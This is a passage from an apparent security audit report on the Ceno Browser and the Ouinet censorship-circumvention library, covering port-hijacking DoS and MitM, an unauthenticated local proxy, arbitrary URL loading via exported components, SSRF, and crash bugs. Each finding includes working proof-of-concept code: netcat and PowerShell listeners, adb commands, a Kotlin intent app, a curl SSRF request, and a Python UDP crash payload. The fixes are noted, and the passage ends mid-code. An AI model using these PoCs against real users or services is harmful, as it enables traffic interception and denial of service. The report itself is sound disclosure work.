The Ceno Browser Android app has an embedded web server that is hard-coded to port 8078. If a malicious application on the device claims this port, the bind call will fail. This leaves the user with an infinite loading screen and no indication of the problem.

Affected File:
https://gitlab.com/ceno-app/…/v2.5.1/app/src/…/ceno/components/Ouinet.kt#L37

Affected Code:
```
.setFrontEndEp(context.resources.getString(R.string.loopback_ip) + ":" +
BuildConfig.FRONTEND_PORT)
            .setErrorPagePath(getErrorPagePath())
```

The Denial of Service can be demonstrated by occupying port 8078 on a connected device using *netcat*:

Command:
```
adb shell "nc -Lp 8078"
```

PoC Demo:
https://7as.es/Ouinet_Qg41tn3AgMHAn/Ceno_DoS_via_Port_Binding.mp4

To avoid a single point of failure, an available port should be dynamically selected at startup by iterating through non-privileged ports and attempting temporary *ServerSocket* binds. On success, the test socket must be closed and the UI server launched on that port.

Port binding must occur off the main thread with a strict timeout. The scan and bind process should run in a background worker, raced against a timer. If binding fails to complete, the task must be cancelled and an error state triggered; the UI must remain responsive.

[37] https://mozilla.github.io/geckoview/[...]/GeckoSessionSettings.Builder.html#usePrivateMode(boolean)
[38] https://gitlab.com/equalitie/ouinet/-/merge_requests/125
[39] https://gitlab.com/ceno-app/ceno-android/-/merge_requests/317

If no default ports are available, the application must fail fast and display an error dialog: *"Could not start local UI on ports XX-YY. Please choose a different port in Settings"*. A numeric input field (ports 1024–65535) could be provided for user selection. Upon success, binding should be attempted and normal operation resumed.

OUI-01-017 WP6: User MitM & DoS via Static Proxy Port Binding *(**Critical**)*

Retest Notes: Resolved by Ouinet[4041] and confirmed by 7ASecurity.

The Ceno Android application local proxy is brittle, as it always binds to TCP port 8077. If another process occupies this port, the application hangs on the loading spinner without fallback or error notification (OUI-01-016). Additionally, an attacker can preemptively bind to port 8077, spoof the proxy protocol, and transparently intercept or modify all HTTP requests, fully compromising confidentiality and integrity without user awareness.

Affected File:
https://gitlab.com/…/ceno-android/…/v2.5.1/…/ceno/components/Ouinet.kt#L36

Affected Code:
```
.setListenOnTcp(context.resources.getString(R.string.loopback_ip) + ":" +
BuildConfig.PROXY_PORT)
```

Traffic interception can be demonstrated by binding to port 8077 on a connected device using *netcat* to capture or modify proxy traffic:

Command:
```
adb shell "nc -Lp 8077"
```

Output:
```
GET http://detectportal.firefox.com/success.txt?ipv4 HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (Android 15; Mobile; rv:139.0) Gecko/139.0 Firefox/139.0
Accept: */*
Accept-Language: en-US
```

Step to reproduce:

1. Create a test Android app with INTERNET permission.
2. Set up a HttpURLConnection using a proxy at 127.0.0.1:8077.
3. Send an HTTP request to an attacker-controlled domain (e.g., https://7as.es/s/test).

[40] https://gitlab.com/equalitie/ouinet/-/merge_requests/125
[41] https://gitlab.com/ceno-app/ceno-android/-/merge_requests/317

4. Confirm request traversal via Ouinet (via headers, DNS logs, or payload reception

PoC APK:
https://7as.es/Ouinet_Qg41tn3AgMHAn/MitM_via_Local_Proxy_PoC.apk

PoC Demo:
https://7as.es/Ouinet_Qg41tn3AgMHAn/MitM_via_Local_Proxy.mp4

It is recommended to extrapolate the mitigation guidance offered under OUI-01-0016 to resolve this issue. It is further advised to configure the proxy to only accept connections from processes running under the same user ID. This prevents privilege escalation attacks where a compromised process from a different user could abuse the proxy. Most proxy software supports this through configuration options like *--allow-same-uid* or by binding to Unix domain sockets with appropriate permissions.

Aditionally, consideration ought to be given to implement authentication prior to allowing proxy usage, this may be achieved using some of the following countermeasures:

- Basic Authentication: Simple username/password authentication for HTTP proxies
- Token-based Authentication: Use API keys or Random Secure token for programmatic access
- Certificate-based Authentication: For stronger security, require client certificates
- IP Whitelisting: Combine with authentication to restrict access by source IP

OUI-01-018 WP6: Arbitrary App Traffic via Local Proxy Exposure *(Medium)*

Retest Notes: Resolved by Ouinet[42][43][44] and confirmed by 7ASecurity.

It was found that The Ceno Browser initializes an HTTP and HTTPS proxy bound to the loopback interface (127.0.0.1), using ports defined by *BuildConfig.PROXY_PORT* (commonly 8077 or 9099). This proxy is exposed without origin validation or client authentication, allowing any Android application on the same device with INTERNET permission to send traffic through it.

Step to reproduce:

1. Send an HTTP request to an attacker-controlled domain (e.g., https://7as.es/s/test).

[42] https://gitlab.com/equalitie/ouinet/-/merge_requests/125
[43] https://gitlab.com/ceno-app/ceno-android/-/merge_requests/317
[44] https://gitlab.com/ceno-app/ceno-android/-/merge_requests/338

2. Confirm request traversal via Ouinet (via headers, DNS logs, or payload reception).

Result:
Malicious apps can send arbitrary traffic through the Ceno Browser decentralized network infrastructure, without user consent or awareness.

Affected File:
https://gitlab.com/ceno-app/ceno-android/blob/[...]/ceno/components/Ouinet.kt#L36

Affected Code:
```
.setListenOnTcp(context.resources.getString(R.string.loopback_ip) + ":" +
BuildConfig.PROXY_PORT)
```

It is recommended to extrapolate the mitigation guidance offered under OUI-01-017.

OUI-01-019 WP6: Arbitrary URL Loading via Exported Components *(Medium)*

Retest Notes: Resolved by Ouinet[45] and confirmed by 7ASecurity.

It was found that the Ceno Browser Android application does not validate external intents, allowing any installed application to load arbitrary web pages without user consent. This exposes users to phishing, malware, and related threats. This was confirmed as follows:

Issue 1. Arbitrary URL Loading via *IntentReceiverActivity*

Command:
```
adb shell am start -W -a android.intent.action.VIEW -d https://7as.es/gmail
ie.equalit.ceno/ie.equalit.ceno.IntentReceiverActivity
```

Output:
```
Starting: Intent { act=android.intent.action.VIEW dat=https://7asecurity.com/...
cmp=ie.equalit.ceno/.IntentReceiverActivity }
Status: ok
LaunchState: COLD
Activity: ie.equalit.ceno/.IntentReceiverActivity
TotalTime: 540
WaitTime: 546
Complete
```

Result:
A web page is rendered without user consent.

[45] https://gitlab.com/ceno-app/ceno-android/-/merge_requests/343




Fig.: Arbitrary URL loading in IntentReceiverActivity

The root cause lies in BrowserActivity, which processes URLs supplied via *openToBrowser* without enforcing user confirmation, especially for intents originating from untrusted applications on the same device.

Affected File:
https://gitlab.com/ceno-app/ceno-android/[...]/BrowserActivity.kt?ref_type=heads#L538

Affected Code:

```
/* CENO: Add function to open requested site in BrowserFragment */
   fun openToBrowser(url : String? = null, newTab : Boolean = false, private: Boolean =
false){
       if (url != null) {
           if (newTab) {
               //set browsingMode
               browsingModeManager.mode = BrowsingMode.fromBoolean(private)
               components.useCases.tabsUseCases.addTab(
                   url = url,
                   selectTab = true,
                   private = private,
               )
           } else {
               components.useCases.sessionUseCases.loadUrl(
                   url = url
               )
           }
       }
       showBrowser()
   }
```

Issue 2. Arbitrary URL Loading via *CustomTabsService*

PoC:

```
package com.example.launcher

import android.content.ComponentName
import android.net.Uri
import android.os.Bundle
import androidx.appcompat.app.AppCompatActivity
import androidx.browser.customtabs.CustomTabsIntent
import androidx.browser.customtabs.CustomTabsServiceConnection
import androidx.browser.customtabs.CustomTabsClient

class MainActivity : AppCompatActivity() {

   override fun onCreate(savedInstanceState: Bundle?) {
       super.onCreate(savedInstanceState)
       val maliciousUrl = "http://7as.es/s/customtabsservice-poc"
       val customTabsServiceConnection = object : CustomTabsServiceConnection() {
           override fun onCustomTabsServiceConnected(name: ComponentName, client:
CustomTabsClient) {
               client.newSession(null)?.let { session ->
                   val intent = CustomTabsIntent.Builder(session).build()
                   intent.intent.setPackage("ie.equalit.ceno")
                   intent.launchUrl(this@MainActivity, Uri.parse(maliciousUrl))
               }
           }

           override fun onServiceDisconnected(name: ComponentName) {}
       }
       val ok = CustomTabsClient.bindCustomTabsService(
           this,
           "ie.equalit.ceno",
           customTabsServiceConnection
       )
       if (!ok) {
           val fallbackIntent = CustomTabsIntent.Builder().build().intent.apply {
               data = Uri.parse(maliciousUrl)
               setPackage("ie.equalit.ceno")
           }
           try {
               startActivity(fallbackIntent)
           } catch (e: Exception) {
               e.printStackTrace()
           }
       }
   }
}
```

This causes the browser to issue an HTTP request to the specified address, disclosing the IP address of the user.

Result:

```
Array
(
    [REDIRECT_HTTPS] => on
    [REDIRECT_SSL_TLS_SNI] => 7as.es
    [REDIRECT_STATUS] => 200
    [HTTPS] => on
    [SSL_TLS_SNI] => 7as.es
    [HTTP_HOST] => 7as.es
    [HTTP_USER_AGENT] => Mozilla/5.0 (Android 11; Mobile; rv:139.0) Gecko/139.0
Firefox/139.0
   [...]
    [REMOTE_ADDR] => 181.94.XX.XX
    [DOCUMENT_ROOT] => /var/www/7as.es/website/html
    [REQUEST_SCHEME] => https
    [CONTEXT_PREFIX] =>
    [CONTEXT_DOCUMENT_ROOT] => /var/www/7as.es/website/html
    [SERVER_ADMIN] => webmaster@localhost
    [SCRIPT_FILENAME] => /var/www/7as.es/website/html/s/index.php
    [REMOTE_PORT] => 55108
    [REDIRECT_URL] => /s/customtabsservice-poc
```

PoC Demo:
https://7as.es/Ouinet_Qg41tn3AgMHAn/Customtabs_PoC.mp4

The root cause lies in the exported *CustomTabsService* component, which accepts connections from any application.

Affected File:
https://github.com/ceno-app/ceno-android/blob/[...]/main/AndroidManifest.xml#L266

Affected Code:

```
<service
   android:name="ie.equalit.ceno.customtabs.CustomTabsService"
   android:exported="true"
   tools:ignore="ExportedService"
   android:foregroundServiceType="dataSync">
   <intent-filter>
       <action android:name="android.support.customtabs.action.CustomTabsService" />
   </intent-filter>
</service>
```

User confirmation should be enforced before loading any deep link originating from an external application. A confirmation dialog must display the destination URL and proceed

only after the user explicitly approves the action. Additionally, strict access controls must be applied to all exported Android services to prevent unauthorized interaction. A custom permission with *signature* or *signatureOrSystem* protection should be declared. All incoming intents must be rigorously validated in *onStartCommand()* or *onBind()* to verify the caller identity and ensure content safety.

OUI-01-020 WP1: Multiple Vulnerabilities on Ceno-Desktop App *(High)*

Retest Notes: Resolved by Ouinet[46] and confirmed by 7ASecurity.

The Ceno-Desktop client binds both its HTTP proxy endpoint (port 8077) and front-end interface (port 8078) to fixed localhost addresses without any authentication mechanism. This mirrors previously reported issues in OUI-01-016, OUI-01-017, and OUI-01-018. As a result, any local process with code execution capabilities can perform denial-of-service (DoS) by preemptively binding the same ports, intercept or modify traffic via Man-in-the-Middle (MitM) techniques, or inject arbitrary requests. These actions expose sensitive traffic and can lead to data leakage or application unavailability.

Issue 1: Local MitM and DoS via Static Port Binding

Intercepting proxy traffic can be demonstrated by binding to port 8077 using the following PowerShell script:

PoC: listener.ps1

```
param([int]$Port = 8077, [switch]$Interactive)

$listener = [Net.Sockets.TcpListener]::new([Net.IPAddress]::LoopBack, $Port)
$listener.Start()
Write-Host "Listening on port $Port..."

while ($true) {
    $client = $listener.AcceptTcpClient()
    $stream = $client.GetStream()
    $reader = [IO.StreamReader]::new($stream)
    $writer = [IO.StreamWriter]::new($stream); $writer.AutoFlush = $true

    if ($Interactive) {
        Write-Host "Interactive mode. Type 'exit' to disconnect."
        Start-Job {
            param($r)
            while ($r.BaseStream.CanRead) {
                try { $line = $r.ReadLine(); if ($line) { Write-Host "Client: $line" }
} catch { break }
            }
```

[46] https://gitlab.com/equalitie/ouinet/-/merge_requests/150

```
        } -ArgumentList $reader | Out-Null

        while ($client.Connected) {
            if ([Console]::KeyAvailable) {
                $input = Read-Host
                if ($input -eq 'exit') { break }
                $writer.WriteLine($input)
            }
            Start-Sleep -Milliseconds 100
        }
    } else {
        while ($client.Connected) {
            if ($stream.DataAvailable) {
                $data = $reader.ReadLine()
                if ($data) { Write-Host "Client: $data" }
            }
            Start-Sleep -Milliseconds 100
        }
    }

    $client.Close()
    Write-Host "Client disconnected."
}
```

Command:

```
.\listener.ps1 8077
```

Output:

```
Listening on port 8077... (Press Ctrl+C to stop)
Waiting for connection...
Connection received from: 127.0.0.1:53937
[127.0.0.1:53937]: CONNECT www.google.com:443 HTTP/1.1
```

PoC Demo:

https://7as.es/Ouinet_Qg41tn3AgMHAn/Proxy-Mitm-Desktop_PoC.mp4

Affected File:

https://gitlab.com/equalitie/ouinet/blob/[...]/src/client_config.h#L197

Affected Code:

```
services.add_options()
  ("listen-on-tcp"
   , po::value<string>()->default_value("127.0.0.1:8077")
   , "HTTP proxy endpoint (in <IP>:<PORT> format)")
```

A denial-of-service condition can also be demonstrated by occupying port 8078:

Command:

```
 .\listener.ps1 8078
```

Output:

```
Listening on 127.0.0.1:8078
GET / HTTP/1.1
```

PoC Demo:

https://7as.es/Ouinet_Qg41tn3AgMHAn/Proxy-Desktop_DoS.mp4

Affected File:

https://gitlab.com/equalitie/ouinet/blob/[...]/client_config.h#L207

Affected Code:

```
("front-end-ep"
, po::value<string>()->default_value("127.0.0.1:8078")
, "Front-end's endpoint (in <IP>:<PORT> format)")
```

Issue 2: Arbitrary Application Traffic via Unauthenticated Local Proxy

As with OUI-01-018, arbitrary application traffic can be routed through the unauthenticated client component of the Ceno-Desktop application. This was demonstrated using the following PowerShell script:

PoC: sender.ps1

```
param(
    [Parameter(Mandatory=$true)][string]$Address,
    [Parameter(Mandatory=$true)][int]$Port,
    [string]$Data = "Hello World",
    [string]$Method = "POST",
    [string]$ContentType = "application/json",
    [hashtable]$Headers = @{},
    [string]$Path = "/",
    [switch]$UseSSL
)

$protocol = if ($UseSSL) { "https" } else { "http" }
$url = "$protocol://$Address`:$Port$Path"
$Headers["Content-Type"] = $ContentType

try {
    if ($Method -eq "GET") {
        $response = Invoke-RestMethod -Uri $url -Method $Method -Headers $Headers
    } else {
```

```
        $response = Invoke-RestMethod -Uri $url -Method $Method -Body $Data -Headers
$Headers
    }
    $response | ConvertTo-Json -Depth 3
} catch {
    Write-Host "Error: $($_.Exception.Message)" -ForegroundColor Red
}
```

Command:

```
.\sender.ps1 -Address 7as.es/s/ouinet-proxy-sender-2 -Port 8078 -Method "GET"
```

Output:

```
=== HTTP Data Sender ===
Target: 7as.es/s/ouinet-proxy-sender-2:8078
Method: GET
Path: /
========================
Connecting to: http://7as.es/s/ouinet-proxy-sender-2:8078/
Method: GET
Data to send: Hello World

Response received successfully!
Response:
"\u003cscript src=https://7as.es/x/?ssrf1-2-bxss\u003e\u003c/script\u003e\n\u003cscript
src=//7as.es/x/?ssrf2-2-bxss\u003e\u003c/script\u003e"

=== Script Complete ===
```

PoC Demo:

https://7as.es/Ouinet_Qg41tn3AgMHAn/Send-Traffic-Desktop_PoC.mp4

Affected File:

https://gitlab.com/equalitie/ouinet/blob/[...]/client_config.h#L203

Affected Code:

```
("client-credentials", po::value<string>()
, "<username>:<password> authentication pair for the client")
```

It is recommended to extrapolate the mitigation guidance offered under OUI-01-016, OUI-01-017 and OUI-01-018 to resolve this issue.

OUI-01-022 WP2: DoS via Implicit Exposure of BroadcastReceiver *(High)*

Retest Notes: Resolved by Ouinet[47] and confirmed by 7ASecurity.

It was found that the Ouinet Android Library dynamically registers a BroadcastReceiver with the *RECEIVER_NOT_EXPORTED* flag to limit external access. However, a *PendingIntent* is created and exposed, targeting this receiver. This *PendingIntent* can be exploited by malicious applications to dispatch crafted broadcast intents, resulting in denial-of-service (DoS) conditions or other unintended behaviour. This was confirmed as follows:

PoC (adb command):

```
adb shell am broadcast -a
ie.equalit.ouinet_components.NotificationBroadcastReceiver.NOTIFICATION --es
"code-stop" "B00m!"
```

Result:
The Ceno Browser and Ouinet client crashed with a *RuntimeException*.

Logcat output:

```
--------- beginning of crash
07-23 15:00:23.696 30677 30677 E AndroidRuntime: FATAL EXCEPTION: main
07-23 15:00:23.696 30677 30677 E AndroidRuntime: Process: ie.equalit.ceno, PID: 30677
07-23 15:00:23.696 30677 30677 E AndroidRuntime: java.lang.RuntimeException: Error
receiving broadcast Intent {
act=ie.equalit.ouinet_components.NotificationBroadcastReceiver.NOTIFICATION
flg=0x400010 (has extras) } in ie.equalit.ouinet.NotificationBroadcastReceiver@35eb38c
07-23 15:00:23.696 30677 30677 E AndroidRuntime:    at
android.app.LoadedApk$ReceiverDispatcher$Args.lambda$getRunnable$0$LoadedApk$ReceiverDi
spatcher$Args(LoadedApk.java:1574)
07-23 15:00:23.696 30677 30677 E AndroidRuntime:    at
android.app.-$$Lambda$LoadedApk$ReceiverDispatcher$Args$_BumDX2UKsnxLVrE6UJsJZkotuA.run
(Unknown Source:2)
07-23 15:00:23.696 30677 30677 E AndroidRuntime:    at
android.os.Handler.handleCallback(Handler.java:938)
07-23 15:00:23.696 30677 30677 E AndroidRuntime:    at
android.os.Handler.dispatchMessage(Handler.java:99)
```

[47] https://gitlab.com/equalitie/ouinet/-/merge_requests/129

```
07-23 15:00:23.696 30677 30677 E AndroidRuntime:    at
[...]
```

The application terminated unexpectedly due to the malformed intent. Upon relaunch, a crash confirmation dialog was displayed.




Fig.:DoS via Implicit exposure of BroadcastReceiver

PoC Demo:
https://7as.es/Ouinet_Qg41tn3AgMHAn/Pending-Intent_PoC.mp4

Although the receiver is dynamically registered with *RECEIVER_NOT_EXPORTED*, any component, including the Android system, notification manager, or other applications holding the *PendingIntent* is able to invoke the receiver outside the application context. This results in unintended exposure.

Affected File:
https://gitlab.com/equalitie/ouinet/blob/[...]/java/ie/equalit/ouinet/OuinetNotification.kt#L26

Affected Code:

```
private fun getBroadcastPendingIntent(
        requestCode: Int
    ) : PendingIntent {
        Intent().also { intent ->
            intent.action = NotificationBroadcastReceiver.NOTIFICATION_ACTION
            intent.putExtra(NotificationBroadcastReceiver.CODE_EXTRA, requestCode)
            intent.setPackage(context.packageName)
            return PendingIntent.getBroadcast(
                context,
                requestCode,
                intent,
                getFlags()
            )
        }
    }
```

To prevent unauthorized triggering of the *BroadcastReceiver* when a *PendingIntent* is exposed, a custom, non-exported, signature-level permission (e.g., *com.example.MY_PRIVATE_PERMISSION*) must be enforced during dynamic registration. This ensures that only trusted components signed with the same certificate can invoke the receiver. While the use of *FLAG_IMMUTABLE* preserves the intent integrity, it does not restrict the sender. Therefore, permission-based access control is essential for ensuring robust inter-process communication (IPC) security.

OUI-01-023 WP4: SSRF in Injector via Incomplete Address Validation *(**Critical**)*

Retest Notes: Resolved by Ouinet[48][49] and confirmed by 7ASecurity.

It was found that the Ouinet injector is vulnerable to a *Server-Side Request Forgery (SSRF)* vulnerability due to incomplete address validation. The implemented logic correctly blocks loopback addresses such as localhost but fails to reject other private network IP ranges (e.g., *192.168.0.0/16*). This allows attackers to access internal services, enabling unauthorized data exposure and internal network enumeration. The was confirmed as follows:

The Ouinet injector was started in testing proxy mode using the following commands:

Commands:

```
type NUL > "%TEMP%\ouinet-injector.conf"
injector.exe --repo "%TEMP%" --listen-on-tcp 172.16.33.1:7070
```

A request was then sent from a separate client to a private IP address (*192.168.0.1*), proxied through the injector:

Command:

```
curl --proxy "http://172.16.33.1:7070" http://192.168.0.1/login.html
```

Output:

```
<!DOCTYPE html>
<html>
<head>
[...]
<body>
    <div id="loginPage" class="hide">
        <div id="header">
            <a href = "http://www.tp-link.com" target = "_blank" id="logoWrapper">
                <img class="img_logo" src="images/logo_small.png">
```

[48] https://gitlab.com/equalitie/ouinet/-/merge_requests/131
[49] https://gitlab.com/equalitie/ouinet/-/merge_requests/173

```
[...]
```

Result:
The injector processed the request and returned content from the internal device, confirming the SSRF vulnerability. The login page of the router was successfully retrieved in the response.

Affected File:
https://gitlab.com/equalitie/ouinet/[…]/src/util.h

Affected Code:

```
#define _IP4_LOOP_RE "127(?:\\.[0-9]{1,3}){3}"
static const std::string _localhost_re =
    "^(?:"
    "(?:localhost|ip6-localhost|ip6-loopback)(?:\\.localdomain)?"
    "|" _IP4_LOOP_RE          // IPv4, e.g. 127.1.2.3
    "|::1"                    // IPv6 loopback
    "|::ffff:" _IP4_LOOP_RE   // IPv4-mapped IPv6
    "|::" _IP4_LOOP_RE        // IPv4-compatible IPv6
    ")$";

// Matches a host string which looks like a loopback address.
// This assumes canonical IPv6 addresses (like those coming out of resolving).
// IPv6 addresses should not be bracketed.
static const boost::regex localhost_rx( _localhost_re
                                      , boost::regex::normal | boost::regex::icase);
#undef _IP4_LOOP_RE
```

Affected File:
https://gitlab.com/equalitie/ouinet/[…]/src/injector.cpp

Affected Code:

```
//------------------------------------------------------------------------------
// Resolve request target address, check whether it is valid
// and return lookup results.
// If not valid, set error code
// (the returned lookup may not be usable then).
static
TcpLookup
resolve_target( const Request& req
              , AsioExecutor exec
              , Cancel& cancel
              , Yield yield)
{
    TcpLookup lookup;
    sys::error_code ec;
    string host, port;
    tie(host, port) = util::get_host_port(req);
```

```
    // First test trivial cases (like "localhost" or "127.1.2.3").
    bool local = boost::regex_match(host, util::localhost_rx);

    // Resolve address and also use result for more sophisticaded checking.
    if (!local)
        lookup = util::tcp_async_resolve( host, port, exec, cancel
               , static_cast<asio::yield_context>(yield[ec]));
    if (ec) return or_throw<TcpLookup>(yield, ec);
    // Test non-trivial cases (like "[0::1]" or FQDNs pointing to loopback).
    for (auto r : lookup)
        if ((local = boost::regex_match( r.endpoint().address().to_string()
                                       , util::localhost_rx)))
            break;
    if (local) {
        ec = asio::error::invalid_argument;
        return or_throw<TcpLookup>(yield, ec);
    }
    return or_throw(yield, ec, move(lookup));
}
```

The current validation logic must be extended to deny connections to all private and link-local IP address ranges, including *10.0.0.0/8*, *172.16.0.0/12*, *192.168.0.0/16*, and corresponding IPv6 ranges. A new utility function should be implemented to validate each resolved address against this list. The *resolve_target* function must be updated to enforce this check on every resolved endpoint before proceeding with outbound connections. This ensures that only public hosts are accessible through the injector.

OUI-01-024 WP1: Remote DoS via Null Pointer Dereference on Frontend *(**Critical**)*

Retest Notes: Resolved by Ouinet[50] and confirmed by 7ASecurity.

It was found that running the Ouinet client with the default configuration (*--cache-type=none*) leads to a crash under specific conditions. The issue arises when the frontend server receives an HTTP request that is not handled by a query parameter inside the *handle_portal* function. Requests to unknown paths without a query string (for example, */foobar*) or with unrecognized queries are processed by default logic, which attempts to generate a detailed HTML status page.

The crash occurs because the *setup_cache* function returns early when the cache type is set to none. This prevents the initialization of components such as the UPnP service manager. The *_upnps* shared pointer remains *null*. When the portal page is generated, the *fetch_fresh_from_front_end* function unconditionally dereferences this null pointer to pass it to *_front_end.serve*. This leads to undefined behavior and a segmentation fault

[50] https://gitlab.com/equalitie/ouinet/-/merge_requests/131

later in the call stack inside the upnp_status function when it attempts to access the invalid map reference.

In summary, the *_upnps* variable remains invalid with *--cache-type=none* because this configuration skips initialization of the cache, DHT, and UPnP subsystems. Since this is the default configuration and the issue can be triggered with a simple unauthenticated HTTP request, it is a severe denial-of-service vulnerability.

This vulnerability can be triggered remotely by convincing a user to visit a malicious webpage, or locally by a direct command-line request. The prerequisite is that the Ouinet client runs with its default configuration, or with any configuration where *--cache-type=none*.

PoC (crash.html):

```
<html>
    <meta http-equiv="refresh" content="0; url=http://127.0.0.1:8078/foobar" />
</html>
```

Commands:

```
type NUL > "%TEMP%\ouinet-client.conf"
client.exe --repo "%TEMP%"
```

Output:

```
[INFO] Log level set to: DEBUG
[WARN] Not using d-cache
[DEBUG] Saving persistent options
[INFO] Client listening to browser requests on TCP:127.0.0.1:8077
[INFO] Client listening to frontend on TCP:127.0.0.1:8078
[DEBUG] Loading existing CA certificate
[INFO] Serving front end on 127.0.0.1:8078
0620:err:seh:NtRaiseException Unhandled exception code c0000005 flags 0 addr
0x1400c6573
```

Note: The final error line (0620:err:seh:...) is observed in the Ubuntu/Wine testing environment. On a native Windows system, the client.exe process crashes and terminates silently without showing this error message.

Affected File:

https://gitlab.com/equalitie/ouinet/[...]/src/client.cpp

Affected Code:

```
private:
    shared_ptr<std::map<asio::ip::udp::endpoint, unique_ptr<UPnPUpdater>>> _upnps;
[...]
```

```
std::shared_ptr<bt::MainlineDht> bittorrent_dht(asio::yield_context yield)
{
    [...]
    _upnps = std::make_shared<std::map<asio::ip::udp::endpoint,
unique_ptr<UPnPUpdater>>>();
    [...]
}
[...]
void Client::State::setup_cache(asio::yield_context yield)
{
    // Remember to always set before return in case of error,
    // or the notification may not pass the right error code to listeners.
    sys::error_code ec;
    auto do_notify_ready = [&] {
        if (!_cache_starting) return;
        _cache_start_ec = ec;
        _cache_starting->notify(ec);
        _cache_starting.reset();
    };

    auto notify_ready = defer([&] {
        do_notify_ready();
    });

    if (_config.cache_type() != ClientConfig::CacheType::Bep5Http) {
        ec = asio::error::operation_not_supported;
        return;
    };
    [...]
    auto dht = bittorrent_dht(yield[ec]);
}
[...]
void Client::State::start() {
    [...]
    TRACK_SPAWN(_ctx, ([
        this
    ] (asio::yield_context yield) {
        if (was_stopped()) return;

        sys::error_code ec;
        setup_cache(yield[ec]);

        if (ec && ec != asio::error::operation_aborted)
            LOG_ERROR("Failed to setup cache; ec=", ec);
    }));
    [...]
}
```

Affected File:
https://gitlab.com/equalitie/ouinet/[...]/src/client_front_end.cpp

Affected Code:

```
static
std::string
upnp_status(const ClientFrontEnd::UPnPs& upnps) {
    if (upnps.empty()) return "disabled";            // 7a NOTE: crash happens here

    bool available = false;
    for (auto& pair : upnps) {
        if (!pair.second) return "disabled";
        if (pair.second->mapping_is_active()) return "enabled";
        available = available || pair.second->is_available();
    }
    // A stable "inactive" value should be taken as a warning sign of
    // something not properly working with the UPnP setup.
    return available ? "inactive" : "disabled";
}
[...]
void ClientFrontEnd::handle_portal( ClientConfig& config
                                  , Client::RunningState cstate
                                  , boost::optional<UdpEndpoint> local_ep
                                  , const UPnPs& upnps
                                  , const bittorrent::MainlineDht* dht
                                  [...]
                                  , cache::Client* cache_client
                                  , ClientFrontEndMetricsController& metrics
                                  , Cancel cancel
                                  , Yield yield)
{
    res.set(http::field::content_type, "text/html");
    [...]
    bool query_handled = false;
    [...]
    if (query_handled) {
        // Redirect back to the portal.
        ss << "<!DOCTYPE html>\n"
              "<html>\n"
              "    <head>\n"
              "        <meta http-equiv=\"refresh\" content=\"0; url=./\"/>\n"
              "    </head>\n"
              "</html>\n";
        return;
    }
    [...]
    if (reachability) {
        ss << "Reachability status: " << reachability_status(*reachability) <<
"<br>\n";
    }
    auto upnp_status_ = upnp_status(upnps);
    ss << "UPnP status: " << upnp_status_ << "<br>\n";
```

It is recommended to ensure that the cache-less configuration is handled gracefully. Before calling *_front_end.serve*, the *fetch_fresh_from_front_end* function must check if *_upnps* is *null*. If it is *null*, a valid empty UPnPs map should be passed to the serve function instead of dereferencing the null pointer. This guarantees safe rendering of the status page even when the UPnP component is not active.

OUI-01-029 WP4: Remote DoS via Stack Overflow in Bencoding Parser (*Critical*)

Retest Notes: Resolved by Ouinet[51] and confirmed by 7ASecurity.

It was found that the *Bencoding* parser in the injector component performs unbounded recursive descent when parsing nested data structures, leading to a stack overflow and crash. An attacker can exploit this by sending a single UDP packet containing a deeply nested list, such as ten thousand consecutive l characters followed by a single e terminator. Each list marker triggers a recursive call of the *destructive_parse_value* function, eventually exhausting the stack space and causing denial of service.

This issue affects the BitTorrent injector service, which by default listens on UDP port 4567. The attack requires no authentication or prior connection setup. When the malicious packet is received, the injector crashes immediately and does not recover, requiring manual restart. The vulnerability is reproducible in default configurations.

The crash occurs due to the absence of recursion-depth limits in the *destructive_parse_value* function. When input begins with a list marker ('l'), the function enters a loop, recursively invoking itself for each element. No bound exists on the recursion depth, allowing input to be crafted in a way that exceeds the system call stack limit.

PoC: crash_parser.py

```
import socket

payload = b"l" * 10000 + b"e"
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(payload, ("0.0.0.0", 4567))
```

Commands:

```
type NUL > "%TEMP%\ouinet-injector.conf"
injector.exe --repo "%TEMP%" --log-level=INFO
```

Output:

```
[INFO] Log level set to: INFO
```

[51] https://gitlab.com/equalitie/ouinet/-/merge_requests/131

```
[INFO] Bep5: uTP/TLS Address: 0.0.0.0:4567
[INFO] Injector swarm:
sha1('ed25519:na2irtf5urvk7tfzxw3pexdxz2vpsijb52tkj7dh2bm6fnxdyq7q/v6/injectors'):
9f3a3b1e5c0d40dd497d5830a2ee0cf1e89cd7ef
[INFO] HTTP signing public key (Ed25519):
683488ccbda46aafccb9bdb6f25c77ceaaf92121eea6a4fc67d059e2b6e3c43f
[INFO] BT is operating on endpoint: UDP:0.0.0.0:4567
[WARN] Bep5Announcer: Announcing infohash: 9f3a3b1e5c0d40dd497d5830a2ee0cf1e89cd7ef:
failed; ec="Unknown error (10051)"
[INFO] BT DHT: WAN endpoint: 31.217.5.240:28103
010c:err:seh:call_stack_handlers invalid frame 00007FFFFEDA1498
(00007FFFFEEB00E0-00007FFFFEECFFC0)
010c:err:seh:NtRaiseException Exception frame is not in stack limits => unable to
dispatch exception.
```

Note: The final error line (010c:err:seh:...) is the output observed in the Ubuntu/Wine testing environment. On a native Windows system, the injector.exe process will crash and terminate silently without displaying this specific error message.

Affected File:
https://gitlab.com/equalitie/ouinet/[...]/src/bittorrent/bencoding.cpp

Affected Code:

```
boost::optional<BencodedValue> destructive_parse_value(std::string& encoded)
{
    if (encoded.size() == 0) {
        return boost::none;
    }

    if (encoded[0] == 'i') {
        encoded.erase(0, 1);
        boost::optional<int64_t> value = destructive_parse_int(encoded);
